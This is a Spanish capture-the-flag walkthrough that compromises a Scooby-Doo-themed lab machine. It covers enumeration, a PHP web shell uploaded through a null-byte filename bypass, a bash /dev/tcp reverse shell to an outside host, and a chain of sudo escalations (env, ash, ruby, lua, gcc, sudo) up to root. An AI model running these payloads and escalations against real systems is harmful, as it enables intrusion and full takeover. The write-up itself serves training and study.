

Desplegamos la máquina.

[illegible]

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.053 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.053/0.053/0.053/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62
(Debian)], IP[172.17.0.2], Script.Title[El Ascensor Embrujado - Un Misterio de Scooby-Doo]
```

Realizamos con dirb la búsqueda de directorios y archivos ocultos, pero solo encontramos un par de directorios válidos.

```
> dirb http://172.17.0.2
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Mar 18 11:48:06 2026
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/index.html (CODE:200|SIZE:5647)
+ http://172.17.0.2/install.mysql (CODE:403|SIZE:275)
+ http://172.17.0.2/install.pgsql (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/javascript/
+ http://172.17.0.2/Root (CODE:403|SIZE:275)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/themes/

---- Entering directory: http://172.17.0.2/javascript/ ----
==> DIRECTORY: http://172.17.0.2/javascript/jquery/

---- Entering directory: http://172.17.0.2/themes/ ----
+ http://172.17.0.2/themes/install.mysql (CODE:403|SIZE:275)
+ http://172.17.0.2/themes/install.pgsql (CODE:403|SIZE:275)
+ http://172.17.0.2/themes/Root (CODE:403|SIZE:275)
==> DIRECTORY: http://172.17.0.2/themes/uploads/

---- Entering directory: http://172.17.0.2/javascript/jquery/ ----
+ http://172.17.0.2/javascript/jquery/jquery (CODE:200|SIZE:28978)
```

Por tanto, con gobuster profundizamos en los directorios encontrados.


```
> gobuster dir -u http://172.17.0.2/themes -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x p
hp,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg
,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100 -b 403,404

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url: http://172.17.0.2/themes
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.8.2
[+] Extensions: old,eot,py,asp,json,tar,bin,pl,aspx,html,md,log,conf,js,woff2,exe,pcap,txt,ts,bak,
jpeg,pcapng,php,rar,svg,ttf,xml,tar.gz,png,woff,sh,gif,ini,backup,zip,7z,jpg,webp,rb,htm,css
[+] Timeout: 10s
=====

Starting gobuster in directory enumeration mode
=====
uploads (Status: 301) [Size: 317] [--> http://172.17.0.2/themes/uploads/]
upload.php (Status: 200) [Size: 0]
archivo.html (Status: 200) [Size: 3380]
```

Vemos que podemos subir archivos desde archivo.html y los archivos subidos podemos verlos en el directorio uploads.



Activando foxyproxy y Burpsuite vemos que podemos subir un archivo para ejecutar comandos si le aplicamos a un archivo php → %00.jpg

```
Request
Pretty Raw Hex
1 POST /themes/upload.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundarya6da4e234e470d8ba44c03cfe99b1ca7
8 Content-Length: 251
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/themes/archivo.html
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----geckoformboundarya6da4e234e470d8ba44c03cfe99b1ca7
16 Content-Disposition: form-data; name="file"; filename="shell.php%00.jpg"
17 Content-Type: image/jpeg
18
19 <?php system($_GET['cmd']); ?>

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 18 Mar 2026 10:56:37 GMT
3 Server: Apache/2.4.62 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 106
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 El archivo ha sido subido correctamente: <a href='uploads/69ba84e573f58.jpg'>
  uploads/69ba84e573f58.jpg
  </a>
```

Ahora solo tenemos que ejecutar comandos en el archivo que hemos subido en la dirección que nos aparece en Burpsuite. Y nos creamos una reverse shell con el oneliner de siempre y dejando el puerto que queramos a la escucha con netcat.

```
El Ascensor Embrujado - Un x 172.17.0.2/themes/uploads x +
http://172.17.0.2/themes/uploads/69ba83d58f857.jpg?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 36698
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@82f73c5f5fa0:/var/www/html/themes/uploads$ |
```

Una vez dentro lo primero que comprobamos son los usuarios que pueden loguearse.

```
www-data@82f73c5f5fa0:/var/www/html/themes/uploads$ cat /etc/passwd | grep sh
root:x:0:0:root:/bin:/bin/bash
daphne:x:1000:1000:/home/daphne:/bin/sh
vilma:x:1001:1001:/home/vilma:/bin/sh
shaggy:x:1002:1002:/home/shaggy:/bin/sh
fred:x:1003:1003:/home/fred:/bin/sh
scooby:x:1004:1004:/home/scooby:/bin/sh
```

Podemos escalar privilegios a Daphne con el binario env.

```
www-data@82f73c5f5fa0:/$ sudo -l
Matching Defaults entries for www-data on 82f73c5f5fa0:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/
pty

User www-data may run the following commands on 82f73c5f5fa0:
  (daphne) NOPASSWD: /usr/bin/env
www-data@82f73c5f5fa0:/$ sudo -u daphne /usr/bin/env /bin/bash
daphne@82f73c5f5fa0:/$ id
uid=1000(daphne) gid=1000(daphne) groups=1000(daphne)
```

Lo mismo con vilma pero en este caso con el binario ash.

```
daphne@82f73c5f5fa0:/$ sudo -l
Matching Defaults entries for daphne on 82f73c5f5fa0:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u
pty

User daphne may run the following commands on 82f73c5f5fa0:
  (vilma) NOPASSWD: /usr/bin/ash
daphne@82f73c5f5fa0:/$ sudo -u vilma /usr/bin/ash
$ id
uid=1001(vilma) gid=1001(vilma) groups=1001(vilma)
```

Repetimos el proceso para shaggy con el binario ruby.

```
$ sudo -l
Matching Defaults entries for vilma on 82f73c5f5fa0:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/
pty

User vilma may run the following commands on 82f73c5f5fa0:
  (shaggy) NOPASSWD: /usr/bin/ruby
$ sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/bash"'
shaggy@82f73c5f5fa0:/$ id
uid=1002(shaggy) gid=1002(shaggy) groups=1002(shaggy)
```

Y lo mismo para llegar a ser fred, pero con lua.

```
shaggy@82f73c5f5fa0:/$ sudo -l
Matching Defaults entries for shaggy on 82f73c5f5fa0:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
pty

User shaggy may run the following commands on 82f73c5f5fa0:
  (fred) NOPASSWD: /usr/bin/lua
shaggy@82f73c5f5fa0:/$ sudo -u fred /usr/bin/lua -e 'os.execute("/bin/bash")'
fred@82f73c5f5fa0:/$ id
uid=1003(fred) gid=1003(fred) groups=1003(fred)
```

Por último, lo hacemos para llegar a ser scooby con el binario gcc.

```
fred@82f73c5f5fa0:/$ sudo -l
Matching Defaults entries for fred on 82f73c5f5fa0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/local/sbin\:/usr/local/bin/:
pty

User fred may run the following commands on 82f73c5f5fa0:
    (scooby) NOPASSWD: /usr/bin/gcc
fred@82f73c5f5fa0:/$ sudo -u scooby /usr/bin/gcc -wrapper /bin/bash,-s x
scooby@82f73c5f5fa0:/$ id
uid=1004(scooby) gid=1004(scooby) groups=1004(scooby)
```

Y listo con el último binario ya somos root.

```
scooby@82f73c5f5fa0:/$ sudo -l
Matching Defaults entries for scooby on 82f73c5f5fa0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/local/sbin\:/usr/local/bin/:
pty

User scooby may run the following commands on 82f73c5f5fa0:
    (root) NOPASSWD: /usr/bin/sudo
scooby@82f73c5f5fa0:/$ sudo /usr/bin/sudo /bin/bash
root@82f73c5f5fa0:/# id
uid=0(root) gid=0(root) groups=0(root)
```